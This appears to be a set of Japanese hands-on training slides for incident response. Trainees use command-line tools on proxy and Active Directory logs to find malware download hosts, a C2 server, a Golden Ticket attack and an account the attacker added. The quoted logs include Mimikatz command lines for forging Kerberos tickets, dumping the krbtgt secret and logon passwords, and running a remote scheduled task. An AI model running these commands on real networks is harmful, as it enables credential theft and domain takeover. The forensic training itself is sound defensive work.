192.168.16.109 - - [07/Nov/2021:15:25:44 +0900] "GET http://anews-web.co/ms14068.rar HTTP/1.1" 200 3127874 "-" "-" TCP_MISS:DIRECT
```

```
192.168.16.101 - - [07/Nov/2021:15:57:04 +0900] "GET http://anews-web.co/mz.exe HTTP/1.1" 200 431491 "-" "-" TCP_MEM_HIT:NONE
```

```
192.168.16.101 - - [07/Nov/2021:16:03:24 +0900] "GET http://anews-web.co/server.exe HTTP/1.1" 200 399226 "-" "-" TCP_MISS:DIRECT
```

ハンズオン 4 Q1

■ プロキシログから必要な通信先抽出する

```
192.168.16.109 - - [07/Nov/2021:15:22:56 +0900] "GET http://anews-  
web.co/mz.exe HTTP/1.1" 200 431482 "-" "-" TCP_MISS:DIRECT
```

■ ログの特定部分を抽出するにはawkコマンドを使う

- grep同様 `/(単語)/` で該当行を抽出できる
- ログが一定に整形(スペース区切り)されていれば {print \$n} で該当nカラム目を抽出できる。

```
>awk '/anews-web.co/ {print $4,$7}' access.log
```

```
[07/Nov/2021:15:22:56 http://anews-web.co/mz.exe  
[07/Nov/2021:15:25:43 http://anews-web.co/rar.exe  
[07/Nov/2021:15:25:44 http://anews-web.co/ms14068.rar  
[07/Nov/2021:15:57:04 http://anews-web.co/mz.exe  
[07/Nov/2021:16:03:24 http://anews-web.co/server.exe
```

ハンズオン 4 Q1

- exe, rarの接続元IPとダウンロード先URLを調査
 - awkで複数単語検索は()で囲う
 - sort で並び替え後に uniq -cで一一致行をカウント
 - sort -nr で数の多い順にソート

```
>awk '/(¥.exe)|(¥.rar)/ {print $1, $7}' access.log |  
sort | uniq -c | sort -nr
```

```
4 192.168.16.109
```

```
http://biosnews.info/index.php?fn=s3&file=0e0c96b283a9445  
67ddd01c539582cd6/trans/schost.exe
```

```
1 192.168.16.109 http://anews-web.co/rar.exe
```

```
1 192.168.16.109 http://anews-web.co/mz.exe
```

```
1 192.168.16.109 http://anews-web.co/ms14068.rar
```

```
1 192.168.16.101 http://anews-web.co/server.exe
```

```
1 192.168.16.101 http://anews-web.co/mz.exe
```

ハンズオン 4 Q1

■ 調査端末からアクセス数の多い通信先を調査

```
>awk '/192.168.16.109/{print $7}' access.log | sort |  
uniq -c | sort -nr | head -n 12
```

```
1429 login.live.com:443
```

```
1179
```

```
http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bd  
b0d00c1fa
```

```
384 http://ssw.live.com/UploadData.aspx
```

```
236 watson.telemetry.microsoft.com:443
```

```
80 sls.update.microsoft.com:443
```

```
68 http://www.google-analytics.com/ga.js
```

```
56 apis.google.com:443
```

```
46 settings-win.data.microsoft.com:443
```

```
44 v10.vortex-win.data.microsoft.com:443
```

```
44 http://www.msftconnecttest.com/connecttest.txt
```

```
44 http://ipv6.msftconnecttest.com/connecttest.txt
```

```
30 http://biosnews.info/index.php?fn=s2
```


ハンズオン 4 Q1

- 該当端末からアクセス数の多いドメインを調査
— sedやawkを使いドメイン名のみを抽出

```
>awk "/192.168.16.109/{print $7}" access.log | sed -  
e "s/http¥:¥/¥/" | sed -e "s/:443/" | awk -F/ '{print  
$1}' | sort | uniq -c | sort -nr | head -n 12
```

```
1429 login.live.com  
1215 biosnews.info  
462 www.jalan.net  
384 ssw.live.com  
270 jalan.net  
259 ctldl.windowsupdate.com  
253 cdn.gazo.okwave.jp  
236 watson.telemetry.microsoft.com  
216 www.hatena.ne.jp  
184 www.sakura.ne.jp  
178 sakura.ne.jp  
154 goo.ne.jp
```

ハンズオン 4 Q1

■ 通信が多い biosnews.info の調査

```
>awk '/biosnews¥.info/ {print $7}' access.log | sort | uniq -c  
| sort -nr
```

```
1179 http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bdb0d00c1fa  
30 http://biosnews.info/index.php?fn=s2  
4 http://biosnews.info/index.php?fn=s3&file=0e0c96b283a944567ddd01c539582cd6/trans/schost.exe  
1 http://biosnews.info/index.php?fn=s4&name=4890c2d546fa48a536b75b48b17de023  
1 http://biosnews.info/index.php?fn=s2&item=1995ebcfd6e929e661c90bdb0d00c1fa
```

— 通信間隔を調査

```
>awk '/biosnews¥.info/ {print $4,$7}' access.log | head -n  
10
```

```
[07/Nov/2021:15:17:02 http://biosnews.info/index.php?fn=s4&name=4890c2d546fa48a536b75b48b17de023  
[07/Nov/2021:15:17:06 http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bdb0d00c1fa  
[07/Nov/2021:15:17:09 http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bdb0d00c1fa  
[07/Nov/2021:15:17:12 http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bdb0d00c1fa  
[07/Nov/2021:15:17:15 http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bdb0d00c1fa  
[07/Nov/2021:15:17:18 http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bdb0d00c1fa  
[07/Nov/2021:15:17:21 http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bdb0d00c1fa  
[07/Nov/2021:15:17:24 http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bdb0d00c1fa  
[07/Nov/2021:15:17:27 http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bdb0d00c1fa  
2 [07/Nov/2021:15:17:30 http://biosnews.info/index.php?fn=s1&uid=1995ebcfd6e929e661c90bdb0d00c1fa
```

ハンズオン 4 Q1

プロキシログの調査

Q1. Win10_64JP_09に感染したマルウェアの通信先ドメイン名と通信開始時刻を特定してください。

解答

07/Nov/2021:15:16:57 news-landsbbc.co
07/Nov/2021:15:22:56 anews-web.co
07/Nov/2021:15:17:02 biosnews.info

解説

news-landsbbc.co マルウェアダウンロード元
anews-web.co 攻撃ツールのダウンロード元
biosnews.info マルウェアのC2サーバー

ハンズオン 4 Q2

プロキシログの調査

Q2. Win10_64JP_09以外の端末で不正な通信を行っている端末はありますか？ある場合は、端末と通信開始時刻を特定してください

ハンズオン 4 Q2

■ Q1の調査結果を元に調査する

```
>grep -e "anews-web.co" -e "news-landsbbc.co" -e  
"biosnews.info" access.log | grep -v  
"192.168.16.109" | awk "{print $1,$4,$7}"
```

```
192.168.16.101 [07/Nov/2021:15:57:04 http://anews-  
web.co/mz.exe
```

```
192.168.16.101 [07/Nov/2021:16:03:24 http://anews-  
web.co/server.exe
```

— PowerShell を利用した攻撃ツールのダウンロード元がプロキシログに記載されている。

ハンズオン 4 Q2

プロキシログの調査

Q2. Win10_64JP_09以外の端末で不正な通信を行っている端末はありますか？ある場合は、端末と通信開始時刻を特定してください

解答

07/Nov/2021:15:57:04

192.168.16.101 (Win7_64JP_01)

解説

実際には192.168.16.101もマルウェアに感染していたが、直接外部にアクセスしており、プロキシにログは残っていない。

※この環境は、プロキシを通過しなくても外部にアクセスできる環境になっていた


 **実際にこのような環境が多く存在する**

プロキシ環境下の場合

- プロキシ環境下では、イベントログに記録されるあて先IPアドレスがプロキシのものになってしまう
- プロキシの情報などに関連付けて調査する必要がある

ハンズオン4 まとめ

■ハンズオン4の調査で判明した事項




ハンズオン5

ACTIVE DIRECTORY の調査

ハンズオン5

■ 調査対象



提供されたログ（AD のログ）

イベントログ

Security.csv（セキュリティログ）

TaskScheduler.csv（タスクスケジューラログ）

Active Directoryの調査

Active Directoryサーバーのイベントログから以下を調査

- ・どの端末からどんなアカウントで侵入されたか
- ・どんな行為が行われたか

Active Directoryのイベントログ調査

ADログ調査の重要性

- 端末のログオン情報がADのセキュリティログに記録されている
- 不正なログオン情報が記録されている可能性がある



不正なログオン記録をどのように洗い出せばよいのか？

Active Directoryのイベントログ調査

ADのセキュリティ対策、ログ分析手法を
まとめたレポート
「ログを活用したActive Directoryに対する
攻撃の検知と対策」※


■ レポートの内容

- ADに対する攻撃手法の解説
- イベントログ分析方法
- セキュリティ対策

※ https://www.jpccert.or.jp/research/AD_report_20170314.pdf

イベントログ分析方法

- レポート内ではイベントログから攻撃の痕跡を効率的に検知する手法を紹介



フローチャートで以下の
チェックが可能

- ・ 実施すべき対処方法
- ・ 確認すべきポイント

イベントログ分析方法

- 各攻撃手法のターゲットとなる端末、検知方法、防御方法について解説

攻撃手法に対する検知方法の明確化

		ドメイン管理者、サーバ管理者権限の窃取			管理者権限窃取後の活動		痕跡消去
		ADの脆弱性 (3.1)	保存された認証情報の悪用 (3.2)	ローカル管理者の悪用(3.3)	Golden Ticket (3.2.2.1)	Silver Ticket (3.2.2.2)	
不審なログの調査	MSI4-068 (4.2.1)	○					
	Golden Ticket (4.2.2)				○		
	Silver Ticket (4.2.2)					○	
	不審なタスクの作成 (4.2.3) イベントログの消去 (4.2.4)				○	○	○
認証ログの調査	特権割当 (4.3.1)	○					
	アカウントを利用した端末 (4.3.2) 認証回数 (4.3.3)		△	△※	△	△	

△ 運用と照らし合わせることで検知できる場合がある
※DCにはログが記録されないため、接続先コンピュータのログ確認が必要

調査対象機器の洗い出し

		調査範囲				調査が有効なバージョン
		DC	サーバ	DC、サーバ管理端末	その他の端末	
不審なログの調査	MSI4-068 (4.2.1)	○				Windows Server 2008, 2008R2, 2012, 2012 R2
	Golden Ticket (4.2.2)	○				全バージョン※1
	Silver Ticket (4.2.2)	○	○	○		全バージョン※1
	不審なタスクの作成 (4.2.3)	○	○	○	※2	全バージョン※1
	イベントログの消去 (4.2.4)	○	○	○	※2	全バージョン※1
認証ログの調査	特権割当 (4.3.1)	○	○			全バージョン※1
	アカウントを利用した端末 (4.3.2)	○	※2	○	※2	全バージョン※1
	認証回数 (4.3.3)	○	○	○	※2	全バージョン※1
		※2	※2	※2	※2	

※1 本レポートでは 2008 以降のイベントIDを対象に記載
※2 可能であれば実施

不正なログオンイベントの調査

レポート内で紹介しているイベントログ分析方法

- 不審なログ調査
 - 脆弱性悪用の調査
 - イベントログの消去
- 認証ログの調査
 - **特権割り当ての正当性** ← **ハンズオンではここから調査を始める**
 - アカウントを利用した端末の妥当性
 - 認証回数

Active Directoryの調査

Active Directoryサーバーのイベントログ
を調査

Q1. 「管理者権限」が割り当てられた
ユーザーをすべて特定してください。

Active Directoryの調査

Q1. 「管理者権限」が割り当てられた
ユーザーをすべて特定してください。



ヒント

- ① 「報告書(第1版)」P.75特権の使用
に関連するイベントIDを参照
- ② 「Security.csv」のイベントID: 4672
を確認

ハンズオン 5 Q1

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.75

— https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf

対象	ログ		入手方法	設定箇所	取得可能なログ			
					識別子	イベント名	概要	取得可能な主な情報
全体に共通	Windowsログ	セキュリティ (監査ポリシー)	各監査を有効化する。ファイルシステムに対する監査については、SACLの設定も必要。各ログは、「Windowsログ」セキュリティ内に保存される。	特権の使用	4672	新しいログオンに特権が割り当てられました	特定のログオンインスタンスに対する特権の割り当て	<ul style="list-style-type: none">・セキュリティID・実行アカウント名・ドメイン・ログオンID・割り当てられた特権
					4673	特権のあるサービスが呼び出されました	特定の特権が必要な処理の実行	<ul style="list-style-type: none">・セキュリティID・アカウント名・ドメイン・サービス名・プロセスID・プロセス名・使用された特権

— 「Security.csv」のイベントID: 4672に記録されている。

取得可能なログ						
設定箇所	識別子	イベント名	概要	取得可能な主な情報		
特権の使用	4672	新しいログオンに特権が割り当てられました	特定のログオンインスタンスに対する特権の割り当て	<ul style="list-style-type: none">・セキュリティID・実行アカウント名・ドメイン・ログオンID・割り当てられた特権		
	4673	特権のあるサービスが呼び出されました	特定の特権が必要な処理の実行	<ul style="list-style-type: none">・セキュリティID・アカウント名・ドメイン・サービス名・プロセスID・プロセス名・使用された特権		

ハンズオン 5 Q1

- 該当ログは1回のログが16行。そのうち「アカウント名」の行に対象アカウントが記載される。

成功の監査,2021/11/07 17:16:48,Microsoft-Windows-Security-Auditing,4672,特殊なログオン,"新しいログオンに特権が割り当てられました。

サブジェクト:

セキュリティ ID: EXAMPLE¥Administrator

アカウント名: Administrator

アカウント ドメイン: EXAMPLE

ログオン ID: 0x8178f

特権:

SeSecurityPrivilege

SeTakeOwnershipPrivilege

SeLoadDriverPrivilege

SeBackupPrivilege

SeRestorePrivilege

SeDebugPrivilege

SeSystemEnvironmentPrivilege

SeEnableDelegationPrivilege

SeImpersonatePrivilege"

ハンズオン 5 Q1

- セキュリティログからイベントID:4672のログを抽出し、その中から対象アカウントを抽出、ソートします。

```
> grep -A 15 "4672" Security.csv | grep "アカウント名" | sort | uniq -c | sort -nr
```

190	アカウント名:	WIN-WFBHIBE5GXZ\$
7	アカウント名:	sysg.admin
4	アカウント名:	maebashi.gunma
2	アカウント名:	Administrator
1	アカウント名:	machida.kanagawa

Active Directoryの調査

Q1. 「管理者権限」が割り当てられた
ユーザーをすべて特定してください。

解答

Administrator
sysg.admin
maebashi.gunma
machida.kanagawa

解説

WIN-WFBHIBE5GXZ\$はADサーバーのホスト名であり、自身のため除く

Active Directoryの調査

Q2. sysg.adminユーザーでログオンした
端末を特定してください。

Active Directoryの調査

Q2. sysg.adminユーザーでログオンした
端末を特定してください。



ヒント

- ① 「報告書(第1版)」P.75ログオンに関連するイベントIDを参照
- ② イベントID: 4769, 4624を参照

ハンズオン 5 Q2

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.75

— https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf

— 「Security.csv」のイベントID: 4624に記録

ログオン/ログオフ > ログオンの監査	4624	アカウントが正常にログオンしました	アカウントのログオン	<ul style="list-style-type: none">・セキュリティID・アカウント名・ドメイン・ログオンID他イベントログとの紐付けに使用する・ログオン タイプ主要なものでは、2 = ローカル対話型、3 = ネットワーク、10 = リモート対話型 など・プロセスID・プロセス名・ログイン元: ワークステーション名・ソース ネットワーク アドレス・ソース ポート・認証の手法: 認証パッケージ
	4634	アカウントがログオフしました	アカウントのログオフ	<ul style="list-style-type: none">・セキュリティID・アカウント名・ドメイン・ログオンID・ログオン タイプ
	4648	明示的な資格情報を使用してログオンが試行されました	特定のアカウントが指定されたログオン試行	<ul style="list-style-type: none">・実行アカウントの情報: サブジェクト内・セキュリティID・アカウント名・ドメイン・ログオンID・資格情報が使用されたアカウント・アカウント名・ドメイン・ターゲットサーバー・ターゲットサーバー名・プロセス情報・プロセスID・プロセス名・ネットワーク情報・ネットワーク アドレス・ポート

ハンズオン 5 Q2

■ イベントID:4624のログのアカウント名が「sysg.admin」のソースネットワークアドレスを抽出

成功の監査,2021/11/07 16:48:44,Microsoft-Windows-Security-Auditing,4624,ログオン,"アカウントが正常にログオンしました。

サブジェクト:

セキュリティ ID: NULL SID
アカウント名: -
アカウント ドメイン: -
ログオン ID: 0x0

ログオン タイプ: 3

新しいログオン:

セキュリティ ID: EXAMPLE¥Administrator
アカウント名: sysg.admin
アカウント ドメイン: EXAMPLE
ログオン ID: 0x7c1f9
ログオン GUID: {8BAC6886-9FF4-4F30-D74B-D205F5D97509}

プロセス情報:

プロセス ID: 0x0
プロセス名: -

ネットワーク情報:

ワークステーション名:
ソース ネットワーク アドレス: 192.168.16.103
ソース ポート: 62064

詳細な認証情報:

ログオン プロセス: Kerberos
移行されたサービス: -
パッケージ名 (NTLM のみ): -
キーの長さ: 0

ハンズオン 5 Q2

- 該当ログは1回32行。アカウント名の行から11行後ろにソースネットワークアドレスの行が含まれる

```
> grep -A 31 "4624" Security.csv | grep -A 11  
"sysg.admin" | grep "アドレス" | sort | uniq -c |  
sort -nr
```

```
3      ソース ネットワーク アドレス: 192.168.16.109  
2      ソース ネットワーク アドレス: 192.168.16.103  
2      ソース ネットワーク アドレス: 192.168.16.101
```

ハンズオン 5 Q2

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.76

— https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf

— 「Security.csv」のイベントID: 4769に記録

設定箇所	識別子	イベント名	概要	取得可能な主な情報
アカウント ログオン ➢ Kerberos 認証サービスの監査	4768	Kerberos認証チケット (TGT) が要求されました	アカウントに関する認証の要求	<ul style="list-style-type: none">・アカウント名・ドメイン・セキュリティID・送信元アドレス・ソースポート・チケットオプション・戻り値
アカウント ログオン ➢ Kerberos サービス チケット操作の監査	4769	Kerberosサービスチケットが要求されました	アカウントに関するアクセスの認可要求	<ul style="list-style-type: none">・アカウント名・ドメイン・ログオンID・サービス名・サービスID・クライアントアドレス・ポート・チケットオプション

ハンズオン 5 Q2

■ イベントID:4769のログのアカウント名が「sysg.admin」のクライアントアドレスを抽出

成功の監査,2021/11/07 16:58:37,Microsoft-Windows-Security-Auditing,4769,Kerberos サービス チケットの操作,“Kerberos サービス チケットが要求されました。

アカウント情報:

アカウント名: sysg.admin@example.co.jp
アカウント ドメイン: example.co.jp
ログオン GUID: {34EA661A-F2C2-B01B-CACC-4A5045E4372F}

サービス情報:

サービス名: WIN7_64JP_01\$
サービス ID: EXAMPLE¥WIN7_64JP_01\$

ネットワーク情報:

クライアント アドレス: ::ffff:192.168.16.109
クライアント ポート: 54217

追加情報:

チケット オプション: 0x40810000
チケット暗号化の種類: 0x12
エラー コード: 0x0
移行されたサービス: -

ハンズオン 5 Q2

- 該当ログは1回19行。アカウント名の行から9行後ろにクライアントアドレスの行が含まれる

```
> grep -A 18 "4769" Security.csv | grep -A 9  
"sysg.admin" | grep "アドレス" | sort | uniq -c | sort  
-nr
```

```
25   クライアント アドレス:      ::ffff:192.168.16.109  
5    クライアント アドレス:      ::ffff:192.168.16.101  
4    クライアント アドレス:      ::ffff:192.168.16.103  
1    クライアント アドレス:      ::ffff:192.168.16.104
```

Active Directoryの調査

Q2. sysg.adminユーザーでログオンした
端末を特定してください。

解答

**192.168.16.101, 192.168.16.103,
192.168.16.104, 192.168.16.109**

解説

Security.csvに以下のログが記録されている

- ✓ イベントID: 4769 or 4624
- ✓ ログオンアカウント:sysg.admin

Active Directoryの調査

Q3. 「sysg.adminユーザー」によるログオンは、管理者の意図しないものでした。

どのような攻撃手法を用いて不正ログオンを行ったか特定してください。

Active Directoryの調査

Q3. 「sysg.adminユーザー」によるログオンは、管理者の意図しないものでした。

どのような攻撃手法を用いて不正ログオンを行ったか特定してください。



ヒント

- ①ハンズオン3(192.168.16.109)のログを調査する
- ②「sysg.admin」を引数に与えられたコマンド実行はないか

ハンズオン 5 Q3

■ ハンズオン3 Sysmon.csvから sysg.admin を検索

```
>grep "sysg¥.admin" ../Handson3/Sysmon.csv
```

```
CommandLine: C:¥Intel¥Logs¥mz.exe ""kerberos::golden  
/domain:example.co.jp /sid:S-1-5-21-1524084746-3249201829-3114449661  
/rc4:b23a3443a12bf736973741f65ddcbc83/user:sysg.admin /id:500  
/ticket:C:¥Intel¥Logs¥500.kirbi"" exit
```

```
ParentCommandLine: cmd /c ""C:¥Intel¥Logs¥mz.exe ""kerberos::golden  
/domain:example.co.jp /sid:S-1-5-21-1524084746-3249201829-3114449661  
/rc4:b23a3443a12bf736973741f65ddcbc83/user:sysg.admin /id:500  
/ticket:C:¥Intel¥Logs¥500.kirbi"" exit""
```

```
ParentCommandLine: cmd /c ""C:¥Intel¥Logs¥mz.exe ""kerberos::golden  
/domain:example.co.jp /sid:S-1-5-21-1524084746-3249201829-3114449661  
/rc4:b23a3443a12bf736973741f65ddcbc83/user:sysg.admin /id:500  
/ticket:C:¥Intel¥Logs¥500.kirbi"" exit""
```

```
CommandLine: cmd /c ""C:¥Intel¥Logs¥mz.exe ""kerberos::golden  
/domain:example.co.jp /sid:S-1-5-21-1524084746-3249201829-3114449661  
/rc4:b23a3443a12bf736973741f65ddcbc83/user:sysg.admin /id:500  
/ticket:C:¥Intel¥Logs¥500.kirbi"" exit""
```

ハンズオン 5 Q3

■ハンズオン3 Sysmon.csvから mz.exe を検索

```
>grep "mz¥.exe" ../Handson3/Sysmon.csv
CommandLine: cmd /c ""C:¥Intel¥Logs¥mz.exe ""kerberos::ptt
C:¥Intel¥Logs¥500.kirbi"" exit""
CommandLine: cmd /c ""C:¥Intel¥Logs¥mz.exe ""kerberos::golden
/domain:example.co.jp /sid:S-1-5-21-1524084746-3249201829-
3114449661 /rc4:b23a3443a12bf736973741f65ddcbc83
/user:sysg.admin /id:500 /ticket:C:¥Intel¥Logs¥500.kirbi"" exit""
CommandLine: at.exe ¥¥win-wfbhibe5gxz 15:37 cmd /c
""C:¥Windows¥Temp¥mz.exe ""privilege::debug"" ""lsadump::lsa
/inject /name:krbtgt"" exit > C:¥Windows¥Temp¥o.txt""
CommandLine: cmd /c ""C:¥Intel¥Logs¥mz.exe ""kerberos::ptc
TGT_maebashi.gunma@example.co.jp.ccache"" exit >
C:¥Intel¥Logs¥m.txt""
CommandLine: cmd /c ""C:¥Intel¥Logs¥mz.exe ""privilege::debug""
""sekurlsa::logonpasswords"" exit > C:¥Intel¥Logs¥c.txt""
```

Active Directoryの調査

解答

Pass-the-ticket (Golden Ticketを利用)

解説

Sysmon.csvに以下のログが記録されている

✓ 日時: 2021/11/07 15:38:26

✓ C:¥Intel¥Logs¥mz.exe

""**kerberos::golden** /domain:example.co.jp

/sid:S-1-5-21-1524084746-3249201829-3114449661

/rc4:b23a3443a12bf736973741f65ddcbc83

/user:**sysg.admin** /id:500

/ticket:C:¥Intel¥Logs¥500.kirbi"" exit



ADのログだけでPass-the-ticketを確認できる可能性はあるが、クライアントの実行履歴があった方が分かりやすい

Active Directoryの調査

Q4. 攻撃者によって追加されたユーザー
と実行時刻を特定してください。

Active Directoryの調査

Q4. 攻撃者によって追加されたユーザーと実行時刻を特定してください。



ヒント

- ① 「報告書(第1版)」P.75アカウント管理に関連するイベントIDを参照

ハンズオン 5 Q4

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.75

— https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf

— 「Security.csv」のイベントID: 4720に記録

アカウントの管理 > ユーザー アカウントの 管理の監査	4720	ユーザー アカウントが作成されました	アカウントの作成	<ul style="list-style-type: none">・実行アカウントの情報：サブジェクト内<ul style="list-style-type: none">・セキュリティID・アカウント名・ドメイン・ログオンID・追加対象アカウントの情報：新しいアカウント内<ul style="list-style-type: none">・セキュリティID・アカウント名・ドメイン・その他の属性情報
	4726	ユーザー アカウントが削除されました	アカウントの削除	<ul style="list-style-type: none">・実行アカウントの情報：サブジェクト内<ul style="list-style-type: none">・セキュリティID・アカウント名・ドメイン・ログオンID・削除対象アカウントの情報：ターゲットアカウント内<ul style="list-style-type: none">・セキュリティID・アカウント名・ドメイン

ハンズオン 5 Q4

■ ユーザー追加はイベントID:4720。1回38行。

成功の監査,2021/11/07 15:29:37,Microsoft-Windows-Security-Auditing,4720,
ユーザー アカウント管理,"ユーザー アカウントが作成されました。

サブジェクト:

セキュリティ ID: EXAMPLE¥maebashi.gunma
アカウント名: maebashi.gunma
アカウントドメイン: EXAMPLE.CO.JP
ログオンID: 0x6b8e2

新しいアカウント:

セキュリティ ID: EXAMPLE¥machida.kanagawa
アカウント名: machida.kanagawa
アカウントドメイン: EXAMPLE

属性:

(...以下省略...)

Active Directoryの調査

Q4. 攻撃者によって追加されたユーザーと実行時刻を特定してください。

解答

追加ユーザー:machida.kanagawa
実行時刻:2021/11/07 15:29:37

解説

Security.csvに以下のログが記録されている

- ✓ イベントID: 4720
- ✓ アカウント名: machida.kanagawa

<コマンド>

```
grep -A38 "4720" Security.csv
```

ハンズオン 5 Q4

